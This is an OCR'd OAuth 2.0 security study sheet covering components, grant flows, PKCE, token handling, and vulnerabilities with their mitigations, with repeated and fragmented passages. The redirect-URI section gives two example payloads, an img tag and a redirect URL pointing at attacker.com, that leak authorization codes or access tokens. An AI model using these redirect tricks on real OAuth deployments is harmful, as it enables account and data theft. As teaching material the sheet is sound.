
```
HTTP/1.1 200 OK
Content-Type: application/json
Cache-Control: no-store

{
  "access_token":"MTQ0NjJkZmQ",
  "token_type":"Bearer",
  "expires_in":3600,
  "refresh_token":"IwOGYzYTlmM2Yx",
  "scope":"read write"
}
```


Authorization Server calculates SHA256 hash of code_verifier and compares it to stored code_challenge

6

If both match, Authorization Server returns token


Client
7
Client accesses Resource with access token
GET /data HTTP/1.1
Host: resource.com
Authorization: Bearer MTQ0NjJkZmQ
Protected Resource


Let’s cook!



Doggy Bag


Main take-aways

OAuth 2.0

Objective

Problem to solve

Client and Protected Resource use the same credentials



- compromise of the Client leads to compromise of Protected Resource
- Client is impersonating the Resource Owner and has the same unrestricted access permissions

Client asks Resource Owner for credentials for Protected Resource

Resource Owner gives the Client special credentials for accessing the Protected Resource

- Resource Owner has to manage the special credentials
- no correlation between client and credentials


Credential sharing

Asking for credentials

Using special credentials

Problematic solutions

give a third-party app (limited) access to a resource on behalf of the resource owner



Purpose

authorization framework - where a third-party app can get limited access to an HTTP service without sharing credentials

delegation protocol - where a token represents delegated right of access

NO authentication protocol - the Client does not know who the Resource Owner is, only which resources they can access

Misc

RFCs

- RFC 9101 - JWT Authorization Request
- RFC 8705 - Mutual TLS Bound Access Tokens
- RFC 6749 - OAuth 2.0 Core
- RFC 6750 - Bearer Token Usage
- RFC 7636 - Proof of Key Exchange
- RFC 6819 - Threat Model and Security Considerations
- RFC 8252 - OAuth 2.0 for Native Apps
- RFC 8628 - Device Authorization Grant
- RFC 8414 - Authorization Server Metadata
- RFC 7591 - Dynamic Client Registration
- RFC 7592 - Dynamic Client Management
- RFC 7523 - JWT Profile for Client Authentication
- RFC 7522 - SAML Assertions
- RFC 7009 - Token Revocation
- RFC 7662 - Token Introspection
- RFC 9068 - JWT Profile for OAuth Access Tokens

Security

Clients

Core

Tokens

Request parameters

scope	set of permissions represented by strings, separated by space
state	random string created by Client and returned unchanged by Authorization Server used for protection against attackers brute-forcing a valid code that can be exchanged for a token
client_id	public (non-secret) ID of the Client asking for authorization; issued when Client registers with Authorization Server
client_secret	secret password of the Client asking for authorization; issued when Client registers with Authorization Server
redirect_uri	URL to which the Authorization Server redirects after authorization is complete
response_type	tells Authorization Server which type of token to return
grant_type	tells the Authorization Server which grant type (flow) is used
username	username of the Resource Owner; only used in Resource Owner Password flow
password	password of the Resource Owner; only used in Resource Owner Password flow
code	temporary, intermediate token issued by Authorization Server that can be exchanged for an access token
refresh_token	value of the refresh token; used only when requesting a new access token
code_verifier	random string with 43 to 128 characters; used for PKCE
code_challenge	base64-encoded sha256 hash of the code_verifier or same as code_verifier; used for PKCE
code_challenge_method	"plain" means code_challenge = code_verifier "s256 means code_challenge = sha256 hash used for PCKE

Communication

uses HTTP redirects through browser

Front channel

direct HTTP connections between components where the Resource Owner / browser is not involved

Backchannel

Components

Protected Resource

Resource holding data; available through HTTP; example: Web API

Responsibilities

Protected Resource has the final say what an Access Token means, i.e. what it returns based on the token

1. Extracts Token from request
2. Verifies validity of the Token
3. Checks the scope and returns data accordingly

Vulnerabilities

Access token is leaked to an attacker

- Do not support passing access_token as query parameter
- Sanitize user input
- Implement proper security headers for XSS protection
- Enforce HTTPS with HSTS header

Authorization Server offers token introspection, Protected Resource sends token there for check on runtime

Authorization Server and Protected Resource share access to the Token database

Token type contains all required information to determine validity (e.g. JWT)

Authorization Server

Responsibilities

- HTTP server serving as central authorization point
- manages registration and verification of Clients by assigning them an ID and secret
- verifies scopes
- authenticates the Resource Owner
- generates and manages client-specific authorization codes and Tokens


Endpoints

`/.well-known/oauth-authorization-server` shows the features supported by the Authorization Server

- `/authorize` used by Resource Owner to grant permissions for a Client
- `/token` used by Client to trade an authorization code or refresh token for an access token
- (optional) `/revoke` to revoke acces and refresh tokens
- (optional) `/introspect` to get information about a token, e.g. whether it has been revoked or expired
- (optional) `/register` used by Client for dynamic registration

Vulnerabilities

Session hijacking



- Attacker gets access to resources of victim
  - concerns: Authorization Code Flow
- Accept authorization codes only once
- Bind authorization code to client_id

Redirect URI manipulation

- the attacker creates a subpage on the legitimate domain (e.g. file upload feature) and uses it as redirect_uri, then leaks the code via the Referer header when loading data from their own domain using `src="https://attacker.com/"`
- Attacker can hijack the victim's authorization code
  - concerns: Authorization Code Flow

- the attacker uses their own domain as redirect_uri; the issued token (sent as URL fragment) will be leaked
- Attacker can steal the victim's access token
  - concerns: Implicit Flow

- Register the entire redirect URL, not just the domain or part of the path
- Validate redirect URL with exact match
- Set proper Referrer-Policy headers

Client

Responsibilities

authenticates to Authorization Server with its ID and Secret; both are issued to the Client upon registration with the Authorization Server

obtains Token from Authorization Server (but doesn't need to understand its content)

accesses the Protected Resource on behalf of the Resource Owner

exchanges Refresh Token for new Access Token once the Protected Resource no longer accepts the token

Types


Public	Confidential
same client ID for each instance	each instance has a distinct ID and secret
no possibility to store client secret securely	can store secrets securely
Example: In-browser application, Native mobile app	Example: Web application

Vulnerabilities

Credential theft

- Attacker can impersonate any Client instance and steal access tokens
  - concerns: Authorization Code Flow
  - Client Credentials Flow
- Configure the client_secret at runtime through dynamic client registration and store it securely

Cross-Site Request Forgery



- Client of Resource Owner is connected in attacker's authorization context
  - concerns: Authorization Code Flow
- Use a random state parameter with the first call to the Authorization Server

Resource Owner

Entity that can delegate access, usually a person

Token

Responsibilities

generated by the Authorization Server and interpreted by the Protected Resource. Client carries it but doesn't have to understand it

Format: Bearer

- random alphanumeric value
- structured (e.g. JWT)

Types

Refresh Token	Access Token
used by the Client to request a new Access Token without involving the Resource Owner	issued by the Authorization Server to indicate the rights that were delegated to the Client

Locations

HTTP Authorization header	Form-encoded request body parameter	URL-encoded query parameter
recommended	Limits to using POST method and forms	could be leaked in caches and logs

Vulnerabilities

Token Forgery

attacker crafts own Token or modifies valid to token to gain more access

Token Disclosure

Token is exposed, e.g as part of the URL

Token content discloses sensitive information

Token Replay

attacker reuses old Token; the server accepts it although it expired

Token Redirect

attacker uses a Token issued for accessing a resource to access a different resource

- Attacker can escalate their privileges, i.e. gain access to data or execute actions they are normally not allowed to
- Enforce HTTPS to avoid token leakage
- Create tokens with high entropy and set up rate limiting for brute-force protection
- Store tokens not in cleartext but hashed on the Authorization Server
- Keep token lifetimes short
- Validate tokens properly on Protected Resources
- Limit token scope to minimum (least privilege) on Client and Protected Resource


Grant Types ("flows")

Implicit

for unfrusted / public Clients where a user can access the source code, e.g. mobile apps, single-page applications

Use

Flow



1 / Resource Owner actions in Client initiate flow
2 / Client returns redirect to Authorization Server
3 / Resource Owner authenticates at Authorization Server and grants permissions
4 / Authorization Server returns redirect to redirect_uri with access token as URL fragment
5 / Client uses access token to access Protected Resource

Weaknesses

Client is never expected to authenticate to the Authorization Server because it couldn't keep its ID and secret hidden

cannot use refresh tokens

considered DEPRECATED

Resource Owner Credentials

DONT USE

meant as stepping stone towards a more secure OAuth implementation

Use

Flow

1 / Client asks Resource owner for credentials
2 / Client sends the user credentials and its own credentials (ID and secret) to the Authorization Server
3 / Authorization Server returns access token
4 / Client uses access token to access Protected Resource

Weaknesses

Resource Owner shares credentials with Client - that's the exact scenario that OAuth was build to prevent


Client Credentials

for server-to-server interactions, e.g. backend systems

for clients accessing resources about themselves

Use

Flow



1 / Client sends its credentials (ID and secret) to the Authorization Server
2 / Authorization Server returns access token
3 / Client uses access token to access Protected Resource

Weaknesses

attacker can try brute-forcing the client_secret to obtain an access token

Authorization Code


interactive form of delegation

uses temporary credential, ("authorization code") to represent the Resource Owner delegation

recommended for web and mobile applications

Use

Flow



1 / Resource Owner actions in Client initiate flow
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4 / Authorization Server returns redirect to redirect_uri with authorization code
5 / Client sends the authorization code and its credentials to the Authorization Server
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
PKCE


Proof of Key Exchange

extension recommended for applications that can't store a secret, e.g. **mobile applications**




2 / Client creates and records a code_verifier secret, then computes a code_challenge based on it ; Client then sends code_challenge and code_challenge_method with authorization request
4 / Authorization Server records the code_challenge and responds with authorization code
5 / Client sends authorization code and the code_verifier as well as its own credentials to the Authorization Server
6 / Authorization Server computes code_challenge2 based on the code_verifier and compares it with the stored value. If they are the same, the Authorization Server returns an access token


Client and Protected Resource use the same credentials



Client asks Resource Owner for credentials for Protected Resource



Resource Owner gives the Client special credentials for accessing the Protected Resource



- compromise of the Client leads to compromise of Protected Resource
- Client is impersonating the Resource Owner and has the same unrestricted access permissions

- Resource Owner has to manage the special credentials
- no correlation between client and credentials

Credential sharing

Asking for credentials

Using special credentials

Problematic solutions

give a third-party app (limited) access to a resource on behalf of the resource owner

authorization framework where a third-party app can get limited access to an HTTP service without sharing credentials

delegation protocol where a token represents delegated right of access

NO authentication protocol – the Client does not know who the Resource Owner is, only which resources they can access

Problem to solve

Purpose

Objective

Components

Protected Resource

Resource holding data, available through HTTP; example: Web API

Responsibilities

Protected Resource has the final say what an Access Token means, i.e. what it returns based on the token

1. Extracts Token from request
2. Verifies validity of the Token
3. Checks the scope and returns data accordingly

Vulnerabilities

Access token is leaked to an attacker

Do not support passing access_token as query parameter

Sanitize user input

Implement proper security headers for XSS protection

Enforce HTTPS with HSTS header

Authorization Server offers token introspection, Protected Resource sends token there for check on runtime

Authorization Server and Protected Resource share access to the Token database

Token type contains all required information to determine validity (e.g. JWT)

Authorization Server

Responsibilities

HTTP server serving as central authorization point

manages registration and verification of Clients by assigning them an ID and secret

verifies scopes

authenticates the Resource Owner

generates and manages client-specific authorization codes and Tokens

Endpoints


`/.well-known/oauth-authorization-server`

shows the features supported by the Authorization Server

- `/authorize` — used by Resource Owner to grant permissions for a Client
- `/token` — used by Client to trade an authorization code or refresh token for an access token
- *(optional.)* `/revoke` — to revoke acces and refresh tokens
- *(optional.)* `/introspect` — to get information about a token, e.g. whether it has been revoked or expired
- *(optional.)* `/register` — used by Client for dynamic registration

Vulnerabilities

Session hijacking




Attacker gets access to resources of victim

concerns: Authorization Code Flow

Accept authorization codes only once

Bind authorization code to client_id

Redirect URI manipulation




the attacker creates a subpage on the legitimate domain (e.g. file upload feature) and uses it as redirect_uri, then leaks the code via the Referer header when loading data from their own domain

```
<img src="https://attacker.com/">
```

Attacker can hijack the victim's authorization code

concerns: Authorization Code Flow



the attacker uses their own domain as redirect_uri; the issued token (sent as URL fragment) will be leaked

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https://attacker.com#access_token=xyz
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Attacker can can steal the victim's access token

concerns: Implicit Flow

Register the entire redirect URL, not just the domain or part of the path

Validate redirect URL with exact match

Set proper Referrer-Policy headers

Credential theft


Attacker extracts client_secret from Client, e.g. from application source code

Attacker can impersonate any Client instance and steal access tokens

concerns: Authorization Code Flow
Client Credentials Flow

Configure the client_secret at runtime through dynamic client registration and store it securely

Cross-Site Request Forgery



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obtains Token from Authorization Server (but doesn't need to understand its content)

accesses the Protected Resource on behalf of the Resource Owner

exchanges Refresh Token for new Access Token once the Protected Resource no longer accepts the token

Types

Public

same client ID for each instance

no possibility to store client secret securely

Example: In-browser application, Native mobile app

Confidential

each instance has a distinct ID and secret

can store secrets securely

Example: Web application

Vulnerabilities

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Format:
- Bearer: random alphanumeric value
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Refresh Token

used by the Client to request a new Access Token without involving the Resource Owner

Access Token

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Locations

HTTP Authorization header	Form-encoded request body parameter	URL-encoded query parameter
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
Use

for untrusted / public Clients where a user can access the source code, e.g. mobile apps, single-page applications

Flow



1 / Resource Owner actions in Client initiate flow

2 / Client returns redirect to Authorization Server

```
HTTP/1.1 302 Moved Temporarily
Location: oauthserver.com/authorize
  ?response_type=token
  &client_id=12345
  &redirect_uri=https://client.com/callback
  &scope=read write
  &state=ae13d489bd00e3c24
```

3 / Resource Owner authenticates at Authorization Server and grants permissions

4 / Authorization Server returns redirect to redirect_uri with access token as URL fragment

```
HTTP/1.1 302 Moved Temporarily
Location: client.com/callback
  #access_token=z0y9x8w7v6u5
  &token_type=Bearer
  &expires_in=600
  &state=ae13d489bd00e3c24
```

5 / Client uses access token to access Protected Resource

```
GET /data HTTP/1.1
Host: resource.com
Authorization: Bearer z0y9x8w7v6u5
```

Weaknesses

Client is never expected to authenticate to the Authorization Server because it couldn't keep its ID and secret hidden

cannot use refresh tokens

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Authorization Code

interactive form of delegation

uses temporary credential ("authorization code") to represent the Resource Owner delegation

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Use

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

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```
HTTP/1.1 302 Moved Temporarily
Location: client.com/callback
  ?code=a9b7c5d3e1
  &state=ae13d489bd00e3c24
```

5 / Client sends the authorization code and its credentials to the Authorization Server

```
POST /token HTTP/1.1
Host: oauthserver.com

grant_type=authorization_code
&code=a9b7c5d3e1
&redirect_uri=https://client.com/callback
&client_id=12345
&client_secret=xyz
```

6 / Authorization Server returns access token

```
HTTP/1.1 200 OK

{
  "access_token":"z0y9x8w7v6u5"
  "token_type":"Bearer"
  "expires_in":"600"
  "scope":"read write"
}
```

7 / Client uses access token to access Protected Resource

```
GET /data HTTP/1.1
Host: resource.com
Authorization: Bearer z0y9x8w7v6u5
```

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
Proof of Key Exchange

extension recommended for applications that can't store a secret, e.g. **mobile applications**



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Resource Owner Credentials

Use

DON'T USE

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
Flow



1 / Client asks Resource owner for crendetials

2 / Client sends the user credentials and its own credentials (ID and secret) to the Authorization Server

```
POST /token HTTP/1.1
Host: oauthserver.com

grant_type=password
&username=myself@here.com
&password=supersecret
&scope=read write
&client_id=12345
&client_secret=xyz
```

3 / Authorization Server returns access token

```
HTTP/1.1 200 OK

{
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}
```

4 / Client uses access token to access Protected Resource

```
GET /data HTTP/1.1
Host: resource.com
Authorization: Bearer z0y9x8w7v6u5
```

Weaknesses

Resource Owner shares credentials with Client - that's the exact scenario that OAuth was build to prevent


Client Credentials

Use

for server-to-server interactions, e.g. backend systems

for clients accessing resources about themselves

Flow



